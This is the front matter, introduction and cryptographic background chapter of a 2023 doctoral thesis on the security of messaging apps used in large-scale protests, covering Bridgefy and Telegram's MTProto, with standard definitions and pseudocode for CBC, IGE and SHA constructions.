Cryptographic Analysis of Secure Messaging Protocols

Attacks and proofs in the context of large-scale protests

Lenka Mareková

Information Security Group
Royal Holloway, University of London

This dissertation is submitted for the degree of
Doctor of Philosophy

2023

Declaration

These doctoral studies were conducted under the supervision of Prof. Martin R. Albrecht and Dr Rikke Bjerg Jensen. The work presented in this thesis is the result of original research carried out by myself, in collaboration with others, whilst enrolled in the Information Security Group as a candidate for the degree of Doctor of Philosophy. This work has not been submitted for any other degree or award in any other university or educational establishment.

Lenka Mareková
2023

Acknowledgements

First, I would like to thank Martin Albrecht, my supervisor, for agreeing to embark with me on the journey of protocol analysis "in the wild" and for making it a great learning experience. Thank you for sharing your ideas, for your guidance and support as well as for showing me that breaking stuff can be a lot of fun. I would also like to thank Rikke Bjerg Jensen, my co-supervisor for the last six months of my studies, who taught me the importance of questioning the social assumptions implicit in cryptographic definitions.

Many thanks go to my coauthors: Martin Albrecht, Jorge Blasco, Miro Haller, Rikke Bjerg Jensen, Kenny Paterson, Igors Stepanovs. Thank you for your patience with my questions and for allowing me to learn from you. I would like to thank Matthew Green and Sarah Meiklejohn for agreeing to be my examiners and for reading this thesis.

My journey would not have been complete without the two internships. Thank you to Richard Barnes for taking a chance on me at Cisco, for letting me dip my toes in MLS and for introducing me to the world of industrial cryptography. Thank you to the rest of the CTO team, who made remote work look easy. I owe my thanks to Nick Sullivan for giving me the opportunity to intern at Cloudflare Research. Thank you to all the members of the team for the warm welcome; in particular to Marwan Fayed for his advice and for the interesting conversations, to Bas Westerbaan and Sofía Celi for their encouragement and mentorship, and to Christopher Patton for letting me try out new composition models.

I am grateful to Kenny Paterson for enabling me to visit the Applied Cryptography Group at ETH Zürich, for his sage advice and for sharing his excitement for cryptanalysis. Thank you to all of the Applied Cryptography members for making me feel a part of the group, for the productive environment and for making it a memorable summer.

I owe my gratitude to the Cyber Security Centre for Doctoral Training at Royal Holloway which has shielded me from the usual solitary PhD experience through its cohort system, by providing opportunities to be social and by enabling us to travel. Thank you to all of the staff and the students who made it a lively place to be. Thank you to the friends I made along the way: Alpesh, Eamonn, Erin, Fernando, Jeroen, Jodie, Joe, Liam, Tabby, and others. Thanks for the innumerable tea breaks, the evening card games, the unforgettable trips and for getting me into running. I owe my thanks to Joe for suggesting I approach Martin to be my supervisor. Thank you, Claire, for keeping things running despite everything.

My thanks also belong to my friends in Slovakia and Czechia, who still know me better than I do, and to my parents, who have always encouraged me to be curious. I am grateful for the support of my family. Grandma, you will be pleased to learn that I will finally be done with being a student.

Finally, a big thank you to Simon, for accompanying me so enthusiastically on this journey that began in the Scottish wilderness and took us to unexpected places, for your warm heart, for sharing your joy with me and for everything else!

Abstract

Instant messaging applications promise their users a secure and private way to communicate. The validity of these promises rests on the design of the underlying protocol, the cryptographic primitives used and the quality of the implementation. Though secure messaging designs exist in the literature, for various reasons developers of messaging applications often opt to design their own protocols, creating a gap between cryptography as understood by academic research and cryptography as implemented in practice. This thesis contributes to bridging this gap by approaching it from both sides: by looking for flaws in the protocols underlying real-world messaging applications, as well as by performing a rigorous analysis of their security guarantees in a provable security model.

Secure messaging can provide a host of different, sometimes conflicting, security and privacy guarantees. It is thus important to judge applications based on the concrete security expectations of their users. This is particularly significant for higher-risk users such as activists or civil rights protesters. To position our work, we first studied the security practices of protesters in the context of the 2019 Anti-ELAB protests in Hong Kong using in-depth, semi-structured interviews with participants of these protests. We report how they organised on different chat platforms based on their perceived security, and how they developed tactics and strategies to enable pseudonymity and detect compromise.

Then, we analysed two messaging applications relevant in the protest context: Bridgefy and Telegram. Bridgefy is a mobile mesh messaging application, allowing users in relative proximity to communicate without the Internet. It was being promoted as a secure communication tool for use in areas experiencing large-scale protests. We showed that Bridgefy permitted its users to be tracked, offered no authenticity, no effective confidentiality protections and lacked resilience against adversarially crafted messages. We verified these vulnerabilities by demonstrating a series of practical attacks.

Telegram is a messaging platform with over 500 million users, yet prior to this work its bespoke protocol, MTProto, had received little attention from the cryptographic community. We provided the first comprehensive study of the MTProto symmetric channel as implemented in cloud chats. We gave both positive and negative results. First, we found two attacks on the existing protocol, and two attacks on its implementation in official clients which exploit timing side channels and uncover a vulnerability in the key exchange protocol. Second, we proved that a fixed version of the symmetric MTProto protocol achieves security in a suitable bidirectional secure channel model, albeit under unstudied assumptions. Our model itself advances the state-of-the-art for secure channels.

Publications

This thesis is based on the following publications:

1. Martin R. Albrecht, Jorge Blasco, Rikke Bjerg Jensen, and Lenka Mareková. *Mesh Messaging in Large-Scale Protests: Breaking Bridgefy*. In CT-RSA 2021, editor Kenneth G. Paterson, volume 12704 of LNCS, pp. 375–398. Springer, Heidelberg, May 2021. http://doi.org/10.1007/978-3-030-75539-3_16

2. Martin R. Albrecht, Jorge Blasco, Rikke Bjerg Jensen, and Lenka Mareková. *Collective Information Security in Large-Scale Urban Protests: the Case of Hong Kong*. In USENIX Security 2021, editors Michael Bailey and Rachel Greenstadt, pp. 3363–3380. USENIX Association, August 2021

3. Martin R. Albrecht, Lenka Mareková, Kenneth G. Paterson, and Igors Stepanovs. *Four Attacks and a Proof for Telegram*. In 2022 IEEE Symposium on Security and Privacy, pp. 87–106. IEEE Computer Society Press, May 2022. http://doi.org/10.1109/SP46214.2022.9833666

My research was supported by the EPSRC and the UK government as part of the Centre for Doctoral Training in Cyber Security at Royal Holloway, University of London (EP/P009301/1).

The following publication was also written during my studies at Royal Holloway:

4. Martin R. Albrecht, Miro Haller, Lenka Mareková, and Kenneth G. Paterson. *Caveat Implementor! Key Recovery Attacks on MEGA*. In EUROCRYPT 2023, volume 14008 of LNCS, pp. 190–218. Springer, Apr 2023. http://doi.org/10.1007/978-3-031-30589-4_7

The research for this publication was partially carried out while visiting the Applied Cryptography Group at ETH Zürich.

Contents

List of Figures

List of Tables

Symbols

Basic notation

$[]$	the empty list
$\varnothing$	the empty set
$\perp$	an empty table position or an error code that indicates rejection
$\lightning$	an error code distinct from $\perp$
$\mathsf{T}[x]$	the element of a table T that is indexed by x
$x \leftarrow\!\!\$\; X$	let x be an element of a finite set X chosen uniformly at random
$\mathbb{N}$	the set $\{1, 2, \ldots\}$
$[i]$	the set $\{1, 2, \ldots, i\}$, where $i \in \mathbb{N}$

Strings

ε	the empty string
$\lvert x \rvert$	the bit-length of the string x
$\langle x \rangle_\ell$	the string of bit-length ℓ that is built by padding x with leading zeros, i.e. $\lvert\langle x \rangle_\ell\rvert = \ell$
$\widehat{+}$	the addition operator over 32-bit words
`0x`	prefix indicating a hexadecimal string in big-endian order
`int64`	64-bit integer data structure
$\{0, 1\}^*$	the set of all strings
$\Vert$	string concatenation
$x[i]$	the i-th bit of a string x, where $0 \leq i < \lvert x \rvert$
$x[a : b]$	the bit-slice $x[a] \Vert \ldots \Vert x[b - 1]$, where $0 \leq a < b \leq \lvert x \rvert$

Choose your problems well. Let values inform your choice.
— P. Rogaway, The Moral Character of Cryptographic Work, 2015

CHAPTER 1

Introduction

Secure messaging gives people the ability to communicate privately without revealing the contents of their exchange to others and without allowing an adversary to tamper with the contents. As such, it belongs among the most intuitive concepts of modern cryptography, with a wide reach; instant messaging applications now count their users in billions.

Yet, even our simple definition above quickly reveals itself as problematic. Who are the "others", the ones who should remain oblivious of the communication? What does the data that should be private encompass? Who is this "adversary" that wishes to tamper with the exchange? What if somebody can guess or learn from other sources part of the contents? ...and so on. Cryptography offers answers to some of these questions, yet these are limited in scope: the adversary it conjures is a purely technical construct, with well-defined powers and abilities, yet the decision of what to protect and under what assumptions remains arbitrary.

Part of the reason for this is perhaps the recognition that giving a single definition would be an impossible task, since the variety of real-world situations in which these cryptographic constructions are applied precludes a one-size-fits-all solution. However, this should not be understood as freedom to exclude such questions from our study, but as indication that we should analyse cryptographic constructions in the particular contexts in which they are used. For this, we may have to step outside of the usual technical scope of cryptographic research and reach for the methods of qualitative research as developed in the social sciences.

The rich history of secure Internet-enabled communications, which predate secure messaging, is entwined with the developments in academic cryptography, yet it has been far from a simple progression from research prototypes into standards and products; often, the protocols are designed first and immediately put to use, only to be later analysed by researchers who either find flaws or provide proofs of security in a specific formal model. Thus, it is often spoken of the "gap" between cryptography as understood by academic research and cryptography as implemented in practice, which also has a negative impact on the actual security of people using instant messaging applications. We argue that this gap can only be reduced by continuing to work on both sides of the divide: by developing attacks that showcase where existing designs fail, and by using the tools of provable security to obtain a better understanding of the specific security guarantees given by existing designs.

In this work, we will be using a very broad definition of secure messaging which encompasses both constructions that assume the cooperation of a trusted server as well as those that promise a higher level of security. Recognising the variety of security requirements that users may expect of secure messaging applications, we will also consider properties such as anonymity or resistance to tracking which are normally not included in the definition of "secure messaging" but which are relevant in the particular context that we study – digital communication in large-scale protests.

The protest setting can offer insights about the use of messaging applications for a number of reasons. Increasingly, protests are organised with the help of digital tools. Further, participants of protests may have specific security needs and practices which can place them in a category of higher-risk users. However, the messaging tools used in protests may not have been designed for that purpose; this in turn opens the potential for disruption and exploitation, putting the participants of protests at even higher risk. Thus, we believe it is a worthwhile setting to explore in research.

1.1 Overview of the thesis

In this thesis, we analyse secure messaging protocols underlying instant messaging applications used in the context of large-scale urban protests.

Chapter 2. This chapter introduces the necessary background for the remaining chapters and covers the notation, terminology and definitions necessary for the formal proofs.

Chapter 3. In this chapter, we study the information security practices of protesters in the particular setting of the large-scale Anti-Extradition Law Amendment Bill protests which occurred in Hong Kong largely in 2019-2020. This was done using in-depth, semi-structured interviews with participants, which reveal the extensive use of Telegram group chats for protest organisation as well as various tactics and strategies for achieving advanced security properties specific to their setting.

This chapter was originally published as

> Martin R. Albrecht, Jorge Blasco, Rikke Bjerg Jensen, and Lenka Mareková. *Collective Information Security in Large-Scale Urban Protests: the Case of Hong Kong.* In USENIX Security 2021, editors Michael Bailey and Rachel Greenstadt, pp. 3363–3380. USENIX Association, August 2021

The author of this thesis contributed to the discussion of the research findings and their implications for cryptographic research.

Chapter 4. This chapter analyses the security of the mesh-messaging application Bridgefy, which first rose to prominence during the protests studied in the previous chapter due to its ability to function without the Internet and promises of end-to-end encryption. We describe several attacks that break the expected security guarantees of the application for its users.

This chapter was originally published as

> Martin R. Albrecht, Jorge Blasco, Rikke Bjerg Jensen, and Lenka Mareková. *Mesh Messaging in Large-Scale Protests: Breaking Bridgefy.* In CT-RSA 2021, editor Kenneth G. Paterson, volume 12704 of LNCS, pp. 375–398. Springer, Heidelberg, May 2021. http://doi.org/10.1007/978-3-030-75539-3_16

The author of this thesis contributed to all aspects of the work, from reverse-engineering the application to developing the attacks.

Chapter 5 and Chapter 6. These chapters contain the study of the cryptographic protocol underlying cloud chats in Telegram. For ease of exposition, the material is split so that Chapter 5 describes the attacks that were found, on the protocol level as well as on the implementation level, while Chapter 6 covers the cryptographic proof of security of the symmetric channel of MTProto and the standard as well as nonstandard assumptions it builds on.

These chapters together were originally published as

> Martin R. Albrecht, Lenka Mareková, Kenneth G. Paterson, and Igors Stepanovs. *Four Attacks and a Proof for Telegram.* In 2022 IEEE Symposium on Security and Privacy, pp. 87–106. IEEE Computer Society Press, May 2022. http://doi.org/10.1109/SP46214.2022.9833666

The author of this thesis contributed to both chapters, creating the formal model of MTProto and noting its differences from implementation, helping to develop the timing side-channel attack and testing it in practice, and creating definitions and writing proofs for the building blocks of MTProto.

Due to lack of space in the original publication, an expanded version is available as

> Martin R. Albrecht, Lenka Mareková, Kenneth G. Paterson, and Igors Stepanovs. *Four Attacks and a Proof for Telegram.* Cryptology ePrint Archive, Report 2023/469, 2023. https://eprint.iacr.org/2023/469

Chapters 5 and 6 largely follow this expanded version. Chapter 5 only contains the parts related to the attacks on the protocol: Sections 4.1 and 4.2 of [AMPS23] appear as Sections 5.2 and 5.3, while Sections 6 and 7 of [AMPS23] appear as Sections 5.4 and 5.5. The remaining content is in Chapter 6, following the original order: Section 3 of [AMPS23] is reproduced in Section 6.2 in a more concise form, Sections 4.3 and 4.4 appear as Section 6.3, and Section 5 is split into Sections 6.4 to 6.7.

There are some differences with respect to the appendices of [AMPS23]. Appendix E of [AMPS23], which contains proofs for the MTProto building blocks, is integrated in the main body of Chapter 6 as part of Sections 6.4 to 6.6. Appendix C of [AMPS23], which details a comparison of our framework to that of [FGJ20], is not included in this thesis. The rest is collated in Appendices C and D.

This cryptogram is transmitted to the receiving point by a channel and may be intercepted by the "enemy."

— C. E. Shannon, COMMUNICATION THEORY OF SECRECY SYSTEMS, 1949

CHAPTER 2

Background

Contents

In this chapter, we briefly summarise the existing literature on secure messaging, introduce formal notation and give definitions for standard primitives, security notions and algorithms in the format that is consistent with the rest of this work. Basic notation is displayed in Symbols.

2.1 Secure messaging

The literature on secure messaging builds upon the foundations laid by the study of key agreement and secure channels, i.e. the problems of exchanging keys between given parties using an untrusted network with the goal of establishing a confidential and authenticated channel between them. While the first key exchange protocol was proposed in 1976 by Diffie and Hellman [DH76], the first formal treatment of the security of key exchange protocols followed only later with the Bellare-Rogaway model [BR94]. This spawned a host of works expanding the model [BWJM97, BPR00, BFWW11] and proposing models with different properties or using different formal frameworks [Sho99, CK01, LLM07, KR17]; similarly for secure channels [BKN02b, KPB03, BHMS16]. These efforts were intertwined with the development and security analysis of transport-level protocols such as TLS, which gave positive results in the form of security proofs [MSW08, JKSS12, KPW13, DFGS21] as well as negative results in the form of attacks [Ble98, BB03, AP13, ASS$^+$16] (see [MS13] for an overview).

Secure messaging has received renewed attention in the last decade, focusing on tools providing end-to-end security to their users, i.e. security even against a malicious service provider. This began in earnest with the analyses of the two-party Signal protocol [CCD+16, ACD19] and continues with an effort to standardise a protocol for secure group messaging – simply dubbed Messaging Layer Security (MLS) – now underway by the IETF [STK+18], with several academic works proposing solutions or analysing security [CHK19, KPPW+21, ACDT21]. The use of secure messaging by "high-risk users" is considered in [EHM17, HEM18]. In particular, those works analyse interviews with human rights activists and secure messaging application developers to establish common and diverging concerns. See [UDB+15] for an overview of different secure messaging tools and their claimed security guarantees.

2.2 Game-based model

In this thesis and in particular in Chapter 6, we use the game-based model and we follow the code-based game-playing framework of [BR06]. We make concrete security claims [BR96, BDJR97] rather than using asymptotic bounds, i.e. our results are expressed as a function of the available adversarial resources. Here, we provide a concise summary of the terminology and the framework.

Algorithms. Algorithms may be randomised unless otherwise indicated. If A is an algorithm, $y \leftarrow \mathsf{A}(x_1, \dots ; r)$ denotes running A with random coins r on inputs $x_1, \dots$ and assigning the output to y. If any of the inputs taken by A is $\perp$, then all of its outputs are $\perp$. We let $y \leftarrow\!\!\$\ \mathsf{A}(x_1, \dots)$ be the result of picking r at random and letting $y \leftarrow \mathsf{A}(x_1, \dots ; r)$. We let $[\mathsf{A}(x_1, \dots)]$ denote the set of all possible outputs of A when invoked with inputs $x_1, \dots$.The instruction **abort** $(x_1, \dots)$ is used to immediately halt the algorithm with output $(x_1, \dots)$.

Adversaries and oracles. An *adversary* is an algorithm denoted as $\mathcal{D}$ if it is a distinguisher, i.e. the task of the adversary is to distinguish between two cases and output a bit $\mathsf{0}$ or 1, and as $\mathcal{A}$ otherwise. An *oracle* is an algorithm that is available to be called by the adversary in a black-box manner. It is denoted in small caps as $\textsc{Oracle}$ but using a name specific to its function, e.g. $\textsc{RoR}$ is a real-or-random oracle. We require that the adversaries never pass $\perp$ as input to their oracles.

Games. A *game* G is an algorithm run with an adversary and a set of oracles which captures a particular security guarantee for a particular primitive or protocol. The game definition includes the specification of its oracles. The game sets up local variables, which are assumed to be shared with the oracles but not with the adversary, runs the adversary and finally outputs a bit which will signify whether the adversary has "won" the game or not. $\Pr[\mathrm{G}]$ denotes the probability that the game G returns true or 1.

Advantage. We quantify the success of an adversary in a particular game using an *advantage* term denoted as Adv. Its definition depends on whether it concerns an indistinguishability game or not. In the first case, let $\mathrm{G}_{\mathcal{D}}$ be any security game defining a decision-based problem that requires an adversary $\mathcal{D}$ to guess a challenge bit d; let d' denote the output of $\mathcal{D}$, and let the game $\mathrm{G}_{\mathcal{D}}$ return true if and only if $d' = d$. Depending on the context, we interchangeably use two advantage definitions for such games: $\mathsf{Adv}(\mathcal{D}) := 2 \cdot \Pr\left[\mathrm{G}_{\mathcal{D}}\right] - 1$, and $\mathsf{Adv}(\mathcal{D}) := \Pr\left[d' = 1 \,\middle|\, d = 1\right] - \Pr\left[d' = 1 \,\middle|\, d = 0\right]$. It is straightforward to check that these definitions are equivalent. In the case of an adversary $\mathcal{A}$ against a game $\mathrm{G}_{\mathcal{A}}$ that is not based on a decision problem, e.g. if $\mathcal{A}$ wins by setting a given flag to true by its interaction with the oracles of the game, the advantage is defined as $\mathsf{Adv}(\mathcal{A}) := \Pr\left[\mathrm{G}_{\mathcal{A}}\right]$.

Security reductions. A *reduction* proves an upper bound on the advantage of an adversary against a security game with a particular primitive or protocol, by relating it to the advantage of an adversary against a building block that is assumed to be secure. In the security reductions, we omit specifying the running times of the constructed adversaries when they are roughly the same as the running time of the initial adversary. Our proofs take a hybrid form using a series of games and hops between them, bounding each step until reaching a game which is either trivially unwinnable or represents a game for which we have a known advantage bound. To do this, we may make use of the following lemma.

Fundamental Lemma of Game Playing [BR06]. *Suppose that the games* G_i *and* G_{i+1} *are identical until the flag* bad *is set. Then we have*

$$\Pr[\mathrm{G}_i] - \Pr[\mathrm{G}_{i+1}] \leq \Pr\left[\mathsf{bad}^{\mathrm{G}_i}\right] = \Pr\left[\mathsf{bad}^{\mathrm{G}_{i+1}}\right],$$

where $\Pr\left[\mathsf{bad}^{\mathrm{G}}\right]$ *denotes the probability of setting the flag* bad *in the game* G.

Our games are defined using pseudocode. In our games, we annotate some lines with comments of the form "G_i–G_j" to indicate that these lines belong only to the games G_i through G_j (inclusive). The lines not annotated with such comments are shared by all of the games that are shown in the particular figure.

As part of our reductions, the intermediary games (e.g. Fig. 6.13) use the following colour code to distinguish specific lines: grey for equivalent code which expands the definitions of some algorithms, and blue for the code added for the transitions between games. The adversaries constructed for the transitions (e.g. Fig. 6.14) use yellow to mark the changes in the code of the games they simulate.

2.3 Standard definitions

In this section, we give definitions for standard primitives as well as their notions of security, which we will be referring to in later chapters. In particular, we will use these to build more specific constructions and define their security in Chapter 6.

2.3.1 Primitives

In Definitions 1 to 3, we first define the syntax for keyed function families, block ciphers and symmetric encryption schemes; these are key building blocks for achieving confidentiality in a secure channel. Channels themselves will be defined in Section 6.2.

Definition 1 (Function family). A *family of functions* F specifies a deterministic algorithm $\mathsf{F.Ev}$, a key set $\mathsf{F.Keys}$, an input set $\mathsf{F.In}$ and an output length $\mathsf{F.ol} \in \mathbb{N}$; $\mathsf{F.Ev}$ takes a key $k \in \mathsf{F.Keys}$ and an input $x \in \mathsf{F.In}$ to return an output $y \in \{0,1\}^{\mathsf{F.ol}}$. We write $y \leftarrow \mathsf{F.Ev}(k, x)$. The key length of F is $\mathsf{F.kl} \in \mathbb{N}$ if $\mathsf{F.Keys} = \{0,1\}^{\mathsf{F.kl}}$.

Definition 2 (Block cipher). Let E be a function family. E is a *block cipher* if $\mathsf{E.In} = \{0,1\}^{\mathsf{E.ol}}$, and if E specifies (in addition to $\mathsf{E.Ev}$) an inverse algorithm $\mathsf{E.Inv}\colon \{0,1\}^{\mathsf{E.ol}} \to \mathsf{E.In}$ such that $\mathsf{E.Inv}(k, \mathsf{E.Ev}(k, x)) = x$ for all $k \in \mathsf{E.Keys}$ and all $x \in \mathsf{E.In}$. $\mathsf{E.ol}$ is the *block length* of E.

Note that we may use E_k and E_k^{-1} as a shorthand for $\mathsf{E.Ev}(k, \cdot)$ and $\mathsf{E.Inv}(k, \cdot)$ respectively.

Definition 3 (Symmetric encryption scheme). A *symmetric encryption scheme* SE specifies algorithms $\mathsf{SE.Enc}$ and $\mathsf{SE.Dec}$, where $\mathsf{SE.Dec}$ is deterministic. Associated to SE is a key length $\mathsf{SE.kl} \in \mathbb{N}$, a message space $\mathsf{SE.MS} \subseteq \{0,1\}^* \setminus \{\varepsilon\}$, and a ciphertext length function $\mathsf{SE.cl}\colon \mathbb{N} \to \mathbb{N}$. The encryption algorithm $\mathsf{SE.Enc}$ takes a key $k \in \{0,1\}^{\mathsf{SE.kl}}$ and a message $m \in \mathsf{SE.MS}$ to return a ciphertext $c \in \{0,1\}^{\mathsf{SE.cl}(|m|)}$. We write $c \leftarrow\!\!\$\ \mathsf{SE.Enc}(k, m)$. The decryption algorithm $\mathsf{SE.Dec}$ takes k, c to return a message $m \in \mathsf{SE.MS} \cup \{\bot\}$, where $\bot$ denotes incorrect decryption. We write $m \leftarrow \mathsf{SE.Dec}(k, c)$. *Decryption correctness* requires that $\mathsf{SE.Dec}(k, c) = m$ for all $k \in \{0,1\}^{\mathsf{SE.kl}}$, all $m \in \mathsf{SE.MS}$, and all $c \in [\mathsf{SE.Enc}(k, m)]$. We say that SE is deterministic if $\mathsf{SE.Enc}$ is deterministic.

Next, in Definitions 4 and 5 we define two block cipher modes of operation, CBC and IGE, which are relevant in our study of Telegram. CBC was first defined in [EMST78] and security proofs were given in [BDJR97, Rog04]. IGE was first defined in [Cam78], which claimed it has infinite error propagation and thus can provide integrity. This claim was disproved in an attack on Free-MAC [Jut00], which has the same specification as IGE. [Jut00] showed that given a plaintext-ciphertext pair it is possible to construct another ciphertext that will correctly decrypt to a plaintext such that only two of its blocks differ from the original plaintext, i.e. the "errors" introduced in the ciphertext do not propagate forever. IGE also appears as a special case of the Accumulated Block Chaining (ABC) mode [Knu00]. A chosen-plaintext attack on ABC that relied on IV reuse between encryptions was described in [BBKN12].

Definition 4 (CBC mode). Let E be a block cipher. The *Cipher Block Chaining (CBC) mode of operation* is a deterministic symmetric encryption scheme SE = CBC[E] shown in Fig. 2.1a, with key length SE.kl = E.kl + E.ol, the message space $\mathsf{SE.MS} = \bigcup_{t\in\mathbb{N}}\{0,1\}^{\mathsf{E.ol}\cdot t}$, and the ciphertext length function SE.cl as the identity function.

```
CBC[E].Enc(k', m)
1 : $k \| c_0 \leftarrow k'$
2 : for $i = 1, \dots, t$ do
3 :     $c_i \leftarrow \mathsf{E.Ev}(k, m_i \oplus c_{i-1})$
4 : return $c_1 \| \dots \| c_t$

CBC[E].Dec(k', c)
1 : $k \| c_0 \leftarrow k'$
2 : for $i = 1, \dots, t$ do
3 :     $m_i \leftarrow \mathsf{E.Inv}(k, c_i) \oplus c_{i-1}$
4 : return $m_1 \| \dots \| m_t$
```

(a) CBC mode.

```
IGE[E].Enc(k', m)
1 : $k \| c_0 \| m_0 \leftarrow k'$
2 : for $i = 1, \dots, t$ do
3 :     $c_i \leftarrow \mathsf{E.Ev}(k, m_i \oplus c_{i-1}) \oplus m_{i-1}$
4 : return $c_1 \| \dots \| c_t$

IGE[E].Dec(k', c)
1 : $k \| c_0 \| m_0 \leftarrow k'$
2 : for $i = 1, \dots, t$ do
3 :     $m_i \leftarrow \mathsf{E.Inv}(k, c_i \oplus m_{i-1}) \oplus c_{i-1}$
4 : return $m_1 \| \dots \| m_t$
```

(b) IGE mode.

Figure 2.1. Construction of CBC[E] and IGE[E] from a block cipher E. When parsing k', assume that $|k| = \mathsf{E.kl}$ and $|c_0| = |m_0| = \mathsf{E.ol}$. Let t be the number of blocks of m (or c), i.e. $m = m_1 \| \dots \| m_t$.

Note that Definition 4 gives a somewhat non-standard definition for CBC, as it includes the IV (c_0) as part of the key material. However, due to Telegram's design, we are only interested in one-time security of SE, so the keys and IVs are generated together and the IV is not included as part of the ciphertext.




Figure 2.2. IGE mode decryption with $c_0 = IV_c$ and $m_0 = IV_m$ as the initial values so decryption can be expressed as $m_i = E_k^{-1}(c_i \oplus m_{i-1}) \oplus c_{i-1}$. Figure adapted from [Jea16].

Definition 5 (IGE mode). Let E be a block cipher. The *Infinite Garble Extension (IGE) mode of operation* can be defined as $\mathsf{SE} = \mathsf{IGE}[\mathsf{E}]$ shown in Fig. 2.1b, with parameters as in the CBC mode except for key length $\mathsf{SE.kl} = \mathsf{E.kl} + 2 \cdot \mathsf{E.ol}$.

We depict IGE decryption in Fig. 2.2 as we rely on this in Section 5.4.

Finally, since Telegram uses SHA-1 and SHA-256 for the purpose of key derivation and partially to achieve integrity of the secure channel, in Definitions 6 to 8 we define the SHA family of hash functions and related primitives.

Definition 6 (MD transform). The *Merkle-Damgård transform* [Mer79, Dam90], shown in Fig. 2.3, can be defined as a function family $\mathsf{MD} = \mathsf{MD}[\mathsf{f}]$ for a given *compression function* $\mathsf{f}\colon \{0,1\}^{\ell} \times \{0,1\}^{\ell'} \to \{0,1\}^{\ell}$, with $\mathsf{MD.In} = \bigcup_{t\in\mathbb{N}}\{0,1\}^{\ell'\cdot t}$, $\mathsf{MD.Keys} = \{0,1\}^{\ell}$ and $\mathsf{MD.ol} = \ell$.

```
$\mathsf{MD.Ev}(k, x_1 \| \ldots \| x_t)$    // $|x_i| = \ell'$
1:  $h_0 \leftarrow k$
2:  for $i = 1, \ldots, t$ do
3:      $h_i \leftarrow \mathsf{f}(h_{i-1}, x_i)$
4:  return $h_t$
```

Figure 2.3. Construction of the Merkle-Damgård transform MD.

Note that Definition 6 is somewhat non-standard when compared with the literature. Traditionally, $\mathsf{MD}[\mathsf{f}]$ is unkeyed, but it is convenient at points in our analysis to think of it as being keyed. When creating a hash function like SHA-1 or SHA-256 from $\mathsf{MD}[\mathsf{f}]$, as shown in Definition 7, the key is fixed to a specific IV value.

Definition 7 (SHA-1 and SHA-256). Let $\mathsf{SHA\text{-}1} : \{0,1\}^* \to \{0,1\}^{160}$ and $\mathsf{SHA\text{-}256} : \{0,1\}^* \to \{0,1\}^{256}$ be the hash functions as defined in [NIS15]. We refer to their *compression functions* as $\mathsf{f}_{160} : \{0,1\}^{160} \times \{0,1\}^{512} \to \{0,1\}^{160}$ and $\mathsf{f}_{256} : \{0,1\}^{256} \times \{0,1\}^{512} \to \{0,1\}^{256}$, and to their *initial states* as IV_{160} and IV_{256}. Then we can write

$$\mathsf{SHA\text{-}1}(x) = \mathsf{MD}[\mathsf{f}_{160}].\mathsf{Ev}(IV_{160}, \mathsf{SHA\text{-}pad}(x)), \text{ and}$$
$$\mathsf{SHA\text{-}256}(x) = \mathsf{MD}[\mathsf{f}_{256}].\mathsf{Ev}(IV_{256}, \mathsf{SHA\text{-}pad}(x))$$

where $\mathsf{SHA\text{-}pad}$ is defined in Fig. 2.4.

Definition 8 shows that the compression functions underlying SHA-1 and SHA-256 can be used to build the block ciphers SHACAL-1 and SHACAL-2; equivalently, we can also think of SHA-1 and SHA-256 as being built using these block ciphers.

```
SHA-pad($x$)    // $|x| < 2^{64}$
1 :  $L \leftarrow (447 - |x|) \bmod 512$
2 :  $x' \leftarrow x \parallel 1 \parallel \langle 0 \rangle_L \parallel \langle |x| \rangle_{64}$
3 :  return $x'$
```

Figure 2.4. Padding SHA-1/SHA-256 input x to a length that is a multiple of 512 bits.

Definition 8 (SHACAL-1 and SHACAL-2). Let $\mathsf{f}_{160}, \mathsf{f}_{256}$ be as in Definition 7. Then SHACAL-1, as described in [HN00], is the block cipher defined by SHACAL-1.kl = 512, SHACAL-1.ol = 160 such that $\mathsf{f}_{160}(k, x) = k \,\hat{+}\, \text{SHACAL-1.Ev}(x, k)$. Similarly, SHACAL-2 is the block cipher defined by SHACAL-2.kl = 512, SHACAL-2.ol = 256 such that $\mathsf{f}_{256}(k, x) = k \,\hat{+}\, \text{SHACAL-2.Ev}(x, k)$.

For the security definition in the next section, we also include a definition for public-key encryption.

Definition 9 (Public-key encryption scheme). A *public-key encryption scheme* PKE specifies algorithms PKE.Enc and PKE.Dec, where PKE.Dec is deterministic. Associated to PKE is a message space PKE.MS, a ciphertext space PKE.CS and a key generation function PKE.KGen which produces a public key *pk* and a secret key *sk*. The encryption algorithm PKE.Enc takes *pk* and $m \in$ PKE.MS to return a ciphertext $c \in$ PKE.CS. We write $c \leftarrow\!\!\$\ \text{PKE.Enc}(pk, m)$. The decryption algorithm PKE.Dec takes sk, c to return a message $m \in \text{PKE.MS} \cup \{\bot\}$, where $\bot$ denotes incorrect decryption. We write $m \leftarrow \text{PKE.Dec}(sk, c)$. *Decryption correctness* requires that $\text{PKE.Dec}(sk, c) = m$ for all pk, sk generated by PKE.KGen, all $m \in$ PKE.MS, and all $c \in [\text{PKE.Enc}(pk, m)]$.

2.3.2 Security properties of primitives

Here, we give standard security definitions that may be referred to or used in Chapters 4 to 6. We often use the *one-time* variants of these definitions, which imply security in the restricted setting where each key is only used once. This mirrors Telegram's design of using message-dependent encryption keys in their channel.

We first define collision resistance, which is a property relevant for hash functions.

Definition 10 (**CR-security**). Let $f : D_f \to R_f$ be a function. Consider the game $\mathrm{G}^{\mathsf{cr}}_{f,\mathcal{A}}$ in Fig. 2.5 defined for f and an adversary $\mathcal{A}$. The advantage of $\mathcal{A}$ in breaking the CR-security of f is defined as $\mathsf{Adv}^{\mathsf{cr}}_{f}(\mathcal{A}) := \Pr\left[\mathrm{G}^{\mathsf{cr}}_{f,\mathcal{A}}\right]$.

